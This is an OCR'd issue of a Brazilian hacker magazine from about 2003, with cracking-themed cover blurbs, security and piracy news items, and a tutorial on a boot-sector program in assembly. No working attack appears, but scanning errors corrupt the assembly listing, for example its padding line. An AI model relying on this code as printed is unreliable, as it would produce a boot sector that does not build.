

+ de 900 códigos de vírus em Assembly



HACK3R

CRACKING
QUEBRA TUDO!

>> Conheça os principais métodos e ferramentas para
quebrar senhas e proteções

No CD: Programas para recuperar senhas,
fazer engenharia reversa e usar força bruta

cat: README; not found

Exclusivo p/ a elite

HONEYPOTS +
IDS + IPTABLES

Aqui você aprende na prática

Tutorial completo na revista sobre as
ferramentas de segurança mais avançadas

A AUTÓPSIA DE UM
VÍRUS

Mostramos os segredos dos vírus para Windows.
O primeiro código-fonte completamente comentado

PORN TOOLS

As melhores ferramentas para encontrar os
melhores arquivos da Rede e tirar o
máximo proveito dos sites proibidos

Distribuição completa

DRAGON LINUX

No CD: Um Slackware
personalizado
para seu micro velho

Veja mais destaques do
CD no verso da revista


R\$ 11,90 Ano I # 11
www.digerati.com.br

ISSN 1676-3068



9 771 676 306000





escolha o melhor caminho

Chegou a hora de fazer parte da evolução.
Instale o discador e acesse o provedor Digerati.com.
Junte-se a quem vai mais longe.

Software no CD-bônus dessa revista ou em digerati.com



DIGERATI.com
o provedor da elite digital

Emais uma vez toda a imprensa fica em polvorosa com os hackers, os vândalos da Internet, como pode ser ouvido nos noticiários de TV, inclusive no *Jornal Nacional*. É verdade que os jornalistas dessas emissoras e jornais não lerão este editorial (se o fizessem, saberiam um pouco mais sobre o assunto), mas mesmo assim tentaremos explicar mais uma vez essas diferenças.

Usar o termo hacker para vândalo é conhecer pouco a história da informática. Como disse Richard Stallman quando esteve de visita à nossa redação, "hacker é o especialista em alguma coisa". E não estamos falando só de computador. Se o seu assunto predileto é jardinagem, podemos falar de "hacker em jardinagem".

Como ele veio a se transformar em bandido ou vândalo? Bem, é preciso lembrar como a imprensa necessita do sensacionalismo e das manchetes escandalosas para vender. Mas, também existe um certo problema dentro da própria comunidade. Muitos crackers se autodenominam hackers e vice-versa. Seria preciso melhorar esse discurso, conseguir mostrar à imprensa que besteiros como os piratas do underground, as feras dos computadores e idiotices assim estão muito distantes da realidade.

Nesta revista, comemorando nosso décimo-primeiro número, inauguramos uma nova seção, o hacking de hardware. A ideia é mostrar diversos truques e segredos para melhorar o desempenho da sua máquina. Também mostramos as ferramentas usadas pelos crackers nas suas invasões (script kiddies, como quiserem) e muito mais.

É isso ai, hackers do mal, reis do submundo e vândalos digitais, mergulhem no conhecimento da nossa revista preferida.

O Editor

4 | News

10 | ASM

18 | IpTables & Cia

22 | Honeypot

26 | Overclock

30 | Vírus

39 | Tutorial de C

42 | Vulnerabilidades

55 | Subculture

46 | Guia do CD



A SUA LOJA VIRTUAL NA CALIFÓRNIA SORPRENDEU

Se sim, comunique agora às autoridades, senão vc pode se dar mal

Quem vive na Califórnia, e por acaso possui uma loja virtual lá, tem uma obrigação a mais com o governo desse Estado: avisar as autoridades quando os seus sites forem invadidos e sofrerem ataques. Isso agora é lei local do Estado da Califórnia, mas que muito em breve poderá valer para todo o território norte-americano.

Quem, por acaso, não quiser cumprir essa lei será não apenas multado pesadamente como

CIBERTErrorismo quase não existe

Segundo pesquisa, perigo está muito mais perto



Fala-se tanto no perigo do ciberterrorismo, mas, na verdade, o maior perigo, como sempre, mora ao lado. Para analistas do instituto de pesquisas Gartner, a maior ameaça corporativa da atualidade tem nome: funcionário. O recado foi dado por especialistas do instituto e demais palestrantes em um encontro que reuniu mais de mil executivos,

durante o Gartner IT Security Summit 2003.

O medo que os americanos têm de terroristas faz com que exagerem os problemas relacionados a isso na Internet. Como alguns membros de centros de pesquisa fizeram questão de frisar durante o evento, de 1995 para cá, houve 1.800 ataques terroristas físicos nos EUA e nenhum ciberataque.

Analistas da organização disseram que os empresários deveriam olhar com mais atenção o acesso de seus funcionários aos bens da empresa. Para eles, a propriedade intelectual das empresas (seus funcionários e projetos) é uma de suas portas mais vulneráveis.

DVD X COPY É ATUALIZADO

Mesmo com vários processos em cima, a 321 Studios apostou em seu software



HACKERS SE ESPECIALIZAM EM APAGAR RASTROS

LKM rootkits acessam kernel diretamente

Um dos aspectos mais importantes de invasões, e que não é muito atentado por hackers, é o cuidado para não deixar

Editor do Registro			
	Nome	Tipo	Dados
Meu computador	(Padrão)	REG_SZ	(valor não definido)
HKEY_CLASSES_ROOT	Opened	REG_DWORD	0x00000001 (1)


também ficará aberto a todo o tipo de processo – além de correr o risco de perder a credibilidade junto a seu público, pois quem vai querer comprar de um site que esconde o que acontece com ele? Eu, com certeza, não compraria; eu e muitos, por isso vejo essa lei como algo benéfico, porque nós poderemos saber qual site é realmente seguro para fazermos nossas compras pela Net.

Torçamos para que essa lei chegue ao Brasil o mais rápido possível.

Se vc já quis copiar um DVD ou transformá-lo em um VCD, com certeza vc já mexeu ou ouviu falar do DVD X Copy, um dos programas mais completos para esse fim. Sendo processada pela MGM Studios, Tristar Pictures, Columbia Pictures, Time Warner, Disney Enterprises, Universal City Studios e The Saul Zaentz, a 321 Studios não se deixa abalar e lança a mais nova versão do DVD X Copy, nomeada de Gold. Essa nova versão tem algumas vantagens sobre as anteriores; a maior é comprimir um DVD9, que tem capacidade de 9 GB para um DVD normal de 4,7 GB, facilitando o backup dos seus DVDs, mesmo que perdendo um pouco a qualidade do vídeo. Usando a tecnologia DeCSS para a decodificação dos DVDs, esse programa permite ao usuário copiar a maioria dos filmes que existem. O DVD X Copy Gold será comercializado por US\$ 119.

rastros (logs). Atualmente, já existem muitas ferramentas voltadas para essa questão do hackerismo. Especialistas em segurança revelaram no final de junho que hackers estão desenvolvendo ferramentas poderosas para impedir que investigadores forenses de crimes digitais descubram rastros de invasões em um sistema em rede. Um exemplo desse novo cenário é a classe de programas chamada Loadable Kernel Modules (LKM), que possui componentes que rodam dinamicamente. Em geral, os LKMs são utilizados para carregar drivers de hardware. Assim, crackers podem criar ferramentas "LKM rootkits" para acessar diretamente o núcleo (kernel) de um sistema, escondendo processos, conexões, diretórios e arquivos sem modificar os binários de qualquer programa. Um rootkit é uma coleção de programas que um cracker usa para mascarar uma intrusão e adquirir acesso a um computador.

IMs vulneráveis Só o ICQ tem seis falhas recentes



Todo mundo sabe que as conexões do tipo P2P (em que muitos Instant Messengers se encaixam) não primam pela segurança na Web. Mesmo assim, muitas inovações haviam tornado, nos últimos

anos, a comunicação no ICQ – o mais popular IM no Brasil – muito mais segura. Agora, no entanto, o movimento parece ter se invertido. Pelo menos se levarmos em conta esta notícia: seis vulnerabilidades foram encontradas no ICQ. Elas permitiriam tanto negar permissão para que o usuário acessasse a rede como a execução de comandos na máquina invadida. Para ver a descrição completa dos problemas, vá ao endereço <http://www.coresecurity.com/common/showdoc.php?idx=315&idxseccion=10>.

Além disso, o IM do Yahoo! e seu sistema de chat também tiveram problemas sérios relatados nos últimos tempos. As falhas de segurança foram descobertas por um membro da comunidade Yahoo!, que teria alertado os especialistas da empresa.

As vulnerabilidades poderiam ocasionar um estouro de buffer no sistema do usuário, um travamento nos programas ou possibilitar que um cracker executasse códigos maliciosos no sistema da vítima.

"...hackers estão desenvolvendo ferramentas poderosas para impedir que investigadores forenses de crimes digitais descubram rastros de invasões..."

na FALTA de Linux, vAMOS DE BSD!

Sistema operacional do capetinha continua ganhando forças


Com toda essa polêmica envolvendo Linux, SCO, IBM, etc., há quem já procure uma alternativa ao Linux. Muitas pessoas estão começando a experimentar o BSD, que, segundo o site eWEEK, está livre de problemas com a propriedade intelectual e com os seus códigos-fonte, pois ele



não se baseia no GPL. Ele com certeza é a melhor alternativa para usuários, caso o Linux seja realmente prejudicado pela SCO e seu processo contra a IBM. Experimente o Geek BSD Live, uma ISO que vem no CD da Geek 34. Vc queimará a ISO no CD e ele rodará, sem instalação, os famosos CDs "live". É uma boa opção para começá a mexer nesse sistema operacional.

Ladrão de Banco na web é preso

Achar o larápio foi moleza



CUIDADO redobrado com os trojans

E-mails de remetentes falsos aumentam cada vez mais

De acordo com o grupo de segurança CAIS/RNP, o número de e-mails com remetentes falsos que trazem consigo um trojan está aumentando nos últimos tempos.

Com o subject de "Big Brother Brasil", "Big Brother Brasil 4", "Não seja invadido HOJE", "Aplicativo de segurança contra invasão",

Quem disponibilizar arquivos ilegais na net poderá ser preso...

... pelo menos é o que diz a RIAA



As principais empresas da indústria fonográfica americana estão iniciando um esforço em conjunto para identificar as pessoas que baixam músicas pela Net, a fim de processá-las.

A Associação da Indústria Fonográfica Americana (RIAA, na sigla em inglês) anunciou que vai coletar informações a respeito das pessoas que distribuem ilegalmente as músicas usando softwares baixados da rede mundial de computadores, para compartilhamento de arquivos de áudio e vídeo.

A RIAA disse que o sucesso desses programas tem feito diminuir de forma significativa a venda não só de CDs de música, mas também de filmes.

O presidente da associação, Cary Sherman, disse que os usuários mais assíduos de programas como KaZaA, WinMX, Emule, BitTorrent, entre outros, irão receber uma advertência para que parem o que estão fazendo ou estejam preparados para enfrentar um processo na Justiça.

Para quem acha que é fácil desviar dinheiro de contas bancárias pela Internet é bom lembrar que também é muito fácil colocar o meliante atrás das grades.

No Brasil, por exemplo, houve recentemente o caso do motorista Antonio José de Santana Filho, de 29 anos, que foi preso sob a acusação de integrar uma quadrilha que transferia dinheiro de contas correntes pela Web. Ele foi detido no bairro da Freguesia do Ó, na Zona Norte de São Paulo, ao tentar sacar R\$ 5 mil da conta da Caixa Econômica Federal de um empresário de Curitiba.

Quando tirou um extrato, o empresário estranhou dois saques em sua conta, um de R\$ 5 mil e outro de R\$ 4 mil, e consultou o gerente de sua agência, que verificou uma transferência para São Paulo. O gerente da agência paulistana foi, então, acionado e chamou a polícia no momento em que Santana tentava sacar o dinheiro.

"Segurança – Atualize", entre outros, esses e-mails têm o intuito de ludibriar o usuário, fazendo com que este abra o arquivo anexo que está inserido na mensagem. Por exemplo, no e-mail "Big Brother Brasil 4", a desculpa para baixar o programa é a seguinte: Vc foi o escolhido para concorrer a participar do BBB 4, mas antes vc terá que baixar um "formulário" para se inscrever. Pra nós que conhecemos essas situações, é facilíssimo identificar esses e-mails picaretas; mas a maioria, que não entende nada de contaminações por e-mail, abre os anexos e se lasca. Fica aí o alerta, mesmo sabendo que pra cair em uma dessas tem que ser bem otário.

WINDOWS 2003 JÁ TEM PROBLEMAS

E, como sempre, o vilão é o IE


Pouco depois do lançamento do novo sistema operacional da Microsoft para servidores (que deveria ser o mais seguro já lançado pela empresa), o SO já tinha falhas que poderiam ser



exploradas por hackers. Pelo menos, a empresa de Bill Gates agiu rápido. A Microsoft publicou uma correção cumulativa para o Internet Explorer 5.x e 6.0, para acabar com o problema que afetava o sistema. Trata-se do primeiro problema de segurança a afetar o Windows 2003, apenas dois meses depois do seu lançamento.

O erro no IE permite que o invasor cause um estouro de memória na máquina da vítima. Claro, isso não é novidade (inúmeras outras falhas do IE, em todas as suas versões, já permitiam esse tipo de acesso de um hacker). Como não poderia deixar de ser, isso ocorre também nas outras versões do "Ruindows". A correção está disponível no site da Microsoft. Muito em breve, novos problemas como esse (especialmente no que se refere ao Internet Explorer) devem ser relatados.

LINUX MAIS VULNERÁVEIS? Admins não acertam configurações



Um alerta importante serviu para quebrar o mito de que instalar o Linux, por si só, já garante a segurança do usuário. Uma pesquisa recente da empresa britânica de segurança mi2g revela que o número de ataques contra servidores rodando o sistema operacional Linux aumentou consideravelmente no mês de maio, ultrapassando os ataques direcionados aos sistemas Windows. Segundo a mi2g, foram registrados 76% (19.200) ataques digitais contra servidores rodando Linux. Contra servidores Windows, o estudo registrou um percentual de 15%, ou seja, 3.800 ataques. Para se ter ideia do aumento expressivo dos ataques contra sistemas Linux, em janeiro de 2003, 53% (10.400) dos ataques foram em sistemas Windows contra 34% (6.700) em sistemas Linux. Mesmo considerando que o número de servidores Linux é muitíssimo maior que o de Windows, esses dados mostram que cresce a quantidade de administradores que instalaram o SO indevidamente, sem corrigir determinadas configurações-padrão.

HULK
SUMMER 2003
UNLEASH HIS POWER

CIDADÃO QUE DISPONIBILIZOU O FILME HULK NA NET É PRESO

3 anos de cadeia e multa de US\$ 250 mil esperam o pirateiro

A Justiça americana dá mais uma prova de que a pirataria não é coisa de iniciante. Recentemente foi colocada na Internet uma versão beta do filme do Hulk, bem antes do seu lançamento, espalhando a cópia pelos quatro cantos do mundo. O autor dessa façanha, Kerry González, de 25 anos, residente nos EUA, foi achado pelo FBI em apenas três semanas, sendo julgado posteriormente pela Justiça norte-americana.

Ele pode pegar até três anos de xilindró e pagar até US\$ 250 mil de multa. Kerry González é o primeiro cidadão americano a ser julgado por cópia e distribuição ilegal de filmes. Seu advogado soltou a seguinte frase: "Kerry certamente não imaginou a magnitude das consequências de seus atos". Por essas e outras, é melhor deixar esses esquemas de pirataria com os chineses, taiwaneses, russos, etc., até porque nesses países o cerco contra a pirataria não é tão fechado como nos EUA.

RSA
SECURITY

Crypto FAQ
Cryptobytes
Algorithm
Standards
Bulletin
Challenges

RSA Security Home | RSA Laboratories | Challenges | Factoring | RSA Challenge Numbers

The RSA Challenge Numbers

A link to each of the eight RSA challenge numbers is listed below. The number indicated where XXXX is the number's length, in bits. The values are presented as decimal, with the significant digit first. Also listed are the number of digits, the decimal sum of the digits and the value to be awarded for a successful factorization.

Each challenge number may be downloaded as an ASCII text file. The entire challenge may be downloaded, in ASCII text format, using the link below.

Challenge Number	Prize (\$US)	Status	Submission Date	Submitter/Country
RSA-576	\$10,000	Not Factored		
RSA-640	\$20,000	Not Factored		
RSA-704	\$30,000	Not Factored		
RSA-768	\$50,000	Not Factored		
RSA-896	\$75,000	Not Factored		
RSA-1024	\$100,000	Not Factored		
RSA-1536	\$160,000	Not Factored		
RSA-2048	\$200,000	Not Factored		

[Download All Challenge Numbers In Text Format](#)

mais um cracker processado

Invasor do site da Al Jazeera pode pegar 25 anos de prisão

Durante a guerra Iraque-EUA, o site da emissora de TV árabe Al Jazeera foi atacado diversas vezes. No pior ataque, o site em inglês foi redirecionado para uma página com uma defesa patriótica dos EUA.

O cracker autor da façanha, John William Racine II, acabou preso e está sendo processado pelo Estado da Califórnia. Sua forma de apoiar as tropas norte-americanas pode resultar em 25 anos atrás das grades e em uma multa de 500 mil dólares.

Quando esta revista estiver chegando às bancas, Racine estará enfrentando os processos de fraude e interceptação de correspondência.



quer ganhar uma graninha?

Empresa oferece até 200 mil para quem quebrar segurança

Os desafios da RSA já são bem conhecidos no mundo hacker. Agora, a empresa de segurança lançou mais um: quer premiar quem conseguir quebrar a chave secreta gerada pelo algoritmo RSA-576. Mas este é o desafio mais "barato", quem conseguir leva pra casa a bagatela de 10 mil dólares. A previsão da própria empresa é de que esse algoritmo será quebrado em 2004. O grande desafio está na fatoração de um número de 2.048 bits, algo que ainda poderá demorar décadas para acontecer. Por isso, o prêmio chega aos 200 mil dólares. Quem quiser concorrer, pode se informar diretamente no site da RSA.

www.rsasecurity.com/rsalabs/challenges/factoring/numbers.html

Trojan para Linux

Programa pode ser usado para DoS

Foi confirmada a existência de um novo trojan, conhecido como Stumbler, que se aloja em máquinas que rodam o sistema operacional GNU/Linux. Ele serve para buscar IPs vulneráveis na rede, podendo usá-los para ataques do tipo Denial of Service. O programa possui formas de enganar os administradores de rede, impedindo a localização da máquina em que está instalado. A técnica de mapeamento passivo de redes gera um volume considerável de tráfego e pode ser bastante funcional no mapeamento de máquinas vulneráveis.

A empresa norte-americana Intrusec, que descobriu o trojan, colocou em seu site uma correção para o bug.

www.intrusec.com



The screenshot shows the homepage of the Labour Party website. It features several news stories:

- "Tories have no coherent plans and are relying on headline-grabbing gimmicks" - About David Blunkett and Caroline Flint.
- "Tory drugs policy full of holes" - About David Blunkett and Caroline Flint.
- "Labour respects people" - About David Blunkett and Caroline Flint.
- "Stopping ageism at work" - About David Blunkett and Caroline Flint.
- "Landmark legal recognition for gay couples" - About David Blunkett and Caroline Flint.
- "This is not about being 'PC' but about bringing the reality face-to-face with the reality of people's lives" - About David Blunkett and Caroline Flint.

Invasão do site do Partido Trabalhista

Movimento antiguerra ainda está forte

A guerra do Iraque já acabou (apesar de que mais soldados norte-americanos estão morrendo agora do que durante a invasão), mas os protestos continuam. Recentemente, o site do Partido Trabalhista britânico, organização política do primeiro-ministro Tony Blair, foi invadido. Os defacers colocaram uma foto-montagem que mostra o rosto de Blair no corpo de um cachorro ao lado do presidente norte-americano George Bush, simbolizando a falta de independência do ministro britânico. O hacktivismo foi uma frente importante na guerra do Iraque, com ambos os lados usando todas as técnicas de invasão contra os sites "inimigos".

Assembly no Linux parte I O boot, entrando e saíndo

Dando continuidade ao outro artigo sobre assembly no Linux que foi publicado, desta vez vou falar não sobre a linguagem em si, mesmo porque entendo que poucas pessoas estão dispostas a fazer um sistema completo utilizando-a; mas aproveitar o gênero do assunto para locar em outros temas relacionados, que ajudarão a entender melhor alguns mecanismos de baixo nível do sistema operacional.

Um dos pontos vai além das fronteiras do Linux: a seqüência de boot. Uma breve explicação e um exemplo do que pode ser o sistema operacional mais simples do universo serão mostrados, com a vantagem de usarmos o Linux como ambiente de desenvolvimento.

O outro tópico será o mecanismo de I/O direto, ou seja, como ler/escrever em uma porta do hardware diretamente. Este assunto em particular nos levará a pensar mais em como portar sistemas legados, do DOS para o Linux, um tema que deve ser explorado mais a fundo em futuros artigos.

Seqüência de boot

Para muitos, este pode ser um assunto desgastado, mas se torna interessante quando abordado de forma mais prática. O propósito é explicar como funciona o boot nas arquiteturas compatíveis com Intel (x86) e apresentar um exemplo de programa para ser gravado em um disquete e testar estes conceitos.

A ligação deste tema com o assembly, como foi dito anteriormente, além do baixo nível, diretamente ligado ao hardware, é demonstrar o uso de ferramentas no ambiente Linux para construir, compilar e gravar em um disquete um pequeno programa que, quando executado o boot da máquina, imprima uma simples mensagem.

Com este exemplo, ficará mais fácil entender alguns conceitos desta arquitetura e encarar literatura mais especializada nesta área. Não é minha pretensão explicar como um sistema operacional inteiro e completo é feito, mesmo porque o início do boot é a parte mais simples que o compõe, mas uma boa noção destas técnicas é fundamental para quem quer avançar neste assunto.

O primeiro passo é ter um ambiente de desenvolvimen-

II trada áida

Por: Gleicon S Moraes
gsmoraes@terra.com.br

lo e teste para agilizar o processo. Existem algumas escolhas; eu costumo usar o nasm [1], mas os exemplos podem ser adaptados para o as86/d86. O nasm deve ser instalado ou por um pacote de sua distribuição ou direto da fonte em seu site.

Usaremos o dd para gravar nosso boot em um disquete e poder testar direto em um computador real. Como isso dá um certo trabalho, de reiniciar o micro a cada teste, podemos utilizar um artifício, o programa Bochs [2], que nada mais é do que um emulador da arquitetura x86. Com ele podemos rodar qualquer outro sistema operacional dentro de nosso próprio sistema, por exemplo, rodar FreeBSD dentro do Linux.

A seqüência básica é digitar o programa boot.s e compilar com o nasm. Após esta etapa, teremos uma imagem ou um arquivo binário contendo apenas o código. Como sabemos, um executável, além do código em linguagem de máquina, contém várias outras sessões e referências importantes para o ambiente. Nossa objetivo é gerar apenas o código para usar na hora do boot da máquina.

Cabe um lembrete sobre os modos do processador.

Mesmo um processador de última geração, compatível com Intel x86, quando é ligado, está no modo normal, também chamado de real, ou seja, se comporta como um 8086, com suas limitações e características. Após ser ligado, ele executa os códigos da BIOS para testes, diagnósticos e inicialização básica de alguns dispositivos. Deste ponto em diante, a BIOS consulta sua ordem de dispositivos para boot, na seqüência configurada. Quando encontra um dispositivo que contém uma assinatura válida, carrega o código do boot sector (setor de boot) na posição 0x7C00 da memória, e passa o controle para este endereço.

Dai por diante, fica sob responsabilidade do sistema operacional criar as condições de funcionamento e proceder com o carregamento do resto de seu software. No caso do DOS, a seqüência é mais simples, e o processador permanece neste modo de funcionamento. Já com o Linux e outros sistemas



mas mais avançados, este setor pode conter um loader, tipo o lilo, que redireciona para outra imagem, ou apenas um loader simples, o qual carrega o kernel, que executa os procedimentos de se copiar para uma área da memória, descomprimir, mudar de modo real, para modo protegido, ajustar tabelas de interrupção e tudo mais.

Como nosso sistema é bem simples e usa o modo real, podemos usar as funções oferecidas pela BIOS, assim como o inicio do boot do Linux faz. Neste caso, apenas funções para a escrita e entrada de caracteres são usadas. Outro modo de escrever seria diretamente na memória de vídeo, no endereço 0xb800, mas que para nosso caso se torna desnecessário.

O princípio de bootloaders como o lilo e muitos outros é este: usar um bootsector, executar um programa que gerencia as outras imagens de bootsectors que carregam

cada sistema operacional. No caso do Linux, ele apenas chama e executa a imagem do kernel, que contém todo o código para os procedimentos necessários.

O binário gerado pelo nasm terá 512 bytes, o tamanho exato de um setor do disquete, e deve conter no off-set (posição) 510 e 511 os valores 55 e aa respectivamente, Oxaa55, mas como os valores são representados de forma inversa, o byte menos significante vem antes e o mais significante depois. Este valor nestas posições indica para a BIOS que este setor é bootável.

Para gravar este setor em um disquete, pode-se executar o comando dd if=boot.bin of=/dev/fd0 como root, e pronto. Usando com o bochs, um arquivo de configuração simples, como o que segue deve funcionar sem problemas.

Listagens:

Listagem 1 - Arquivo boot.s

```
[BITS 16]; Indica ao nasm que deve trabalhar com o conjunto de
; instruções do modo real
[16 bits]

[ORG 0x7C00]; Endereço inicial onde a
BIOS copiará este código

start:
    mov si, bootmsg ; Carrega o
endereço da mensagem
    call displaystring; Exibe a men-
sagem
    call reboot ; Simplesmente
reinicia

; Funções auxiliares

; Espera uma tecla
; Usa int 0x16

getkey:
    mov ah, 0 ; Aguarda
uma tecla ser pressionada
    int 016h ; (função da BIOS)
    ret

reboot:
    mov si, resetmsg ; Carrega o en-
dereço da mensagem
```

```
call displaystring
call getkey
db 0EAh ; Opcodes
para forçar um reboot
dw 0000h
dw 0FFFFh

; Função para imprimir uma string automaticamente
; utilizando a int 0x10 da BIOS
; A string deve conter 0 no final e ser
carregada em si

displaystring:
    lodsb
    or al,al
    jz short finish
    mov ah,0x0E
    mov bx,0x0007
    int 0x10
    jmp displaystring
finish:
    ret

; Mensagens
bootmsg db 'Teste de boot ', 13, 10, 0
resetmsg db 'Tecle algo para
reiniciar...', 13, 10, 0

; Padding
times $10-($-$) db 0 ; Instrui o compilador a completar o binário
; com 00 até $12 bytes
dw 0AA55h ; Indicação para a BIOS de
que este é um setor
; bootável. O próprio compilador se encarrega de
; armazenar corretamente o
valor.
```

Arquivo .bochsrc

```
romimage: file=BIOS-bochs-latest,
address=0xf0000
vgaromimage: VGABIOS-elpin-2.40
megs: 32

floppya: 1_44-bootsect.bin,
status=inserted
boot: a

log: bochsout.txt
panic: action=ask
error: action=report
info: action=report
debug: action=ignore

vga_update_interval: 300000
keyboard_serial_delay: 250
keyboard_paste_delay: 1000000
floppy_command_delay: 500
ips: 1000000
mouse: enabled=0
private_colormap: enabled=0
```

```
fullscreen: enabled=0
screenmode: name="sample"
keyboard_mapping: enabled=0, map=
```

Este arquivo .bochsrc é o que eu uso para poder testar com o Bochs a cada compilação, mas pode ser substituído por qualquer outra configuração ou programa, tal como o VMWare.

Como foi dito anteriormente, o arquivo boot.s deve ser compilado com o nasm:

```
nasm -f bin boot.s -o bootsect.bin
```

e copiado para um disquete com o comando dd if=bootsect.bin of=/dev/fd0 ou simplesmente copiado para o diretório contendo os arquivos do Bochs.

Este programa é bem simples e tem o objetivo de ilustrar apenas este mecanismo de boot/localização de código. No próprio código do Linux, temos exemplos bem mais elaborados de rotinas para o boot, com todos os cuidados e verificações. O nosso boot apenas imprime uma mensagem, aguarda uma tecla e reinicia.




Figura 1 – Tela do Bochs bootando nosso programa

Um bom exercício é gravar um programa em binário em um disquete ou em outro setor, e fazer nosso bootsector carregar, posicionar na memória e executar o código. Difícil? Nem tanto, mas o exercício está lançado. As funções existem na BIOS e é uma questão de pesquisa. Um detalhe: int 0x21 e int 0x80 não funcionam; a primeira é o gancho de funções do DOS e a segunda, a chamada de syscalls do Linux. Neste ponto, temos apenas a BIOS e as portas de hardware.

I/O no Linux - Como funciona, como acessar?

Quando programando em plataformas como o DOS e até mesmo em alguns microcontroladores, não dispomos de interfaces organizadas para o acesso a dispositivos, como em sistemas de mais alto nível. Muitas vezes o espaço não permite, ou realmente não é interessante – por que implementar todo um sistema de dispositivos se sua aplicação quer apenas acessar a sua placa, setar alguns bits e ler outros?

Claramente estas são decisões de design que fogem ao escopo deste artigo, mas ambos os caminhos devem ser levados em conta. Em um cenário ideal, com certeza buscamos os padrões já consagrados, mas o que acontece geralmente é bem diferente.

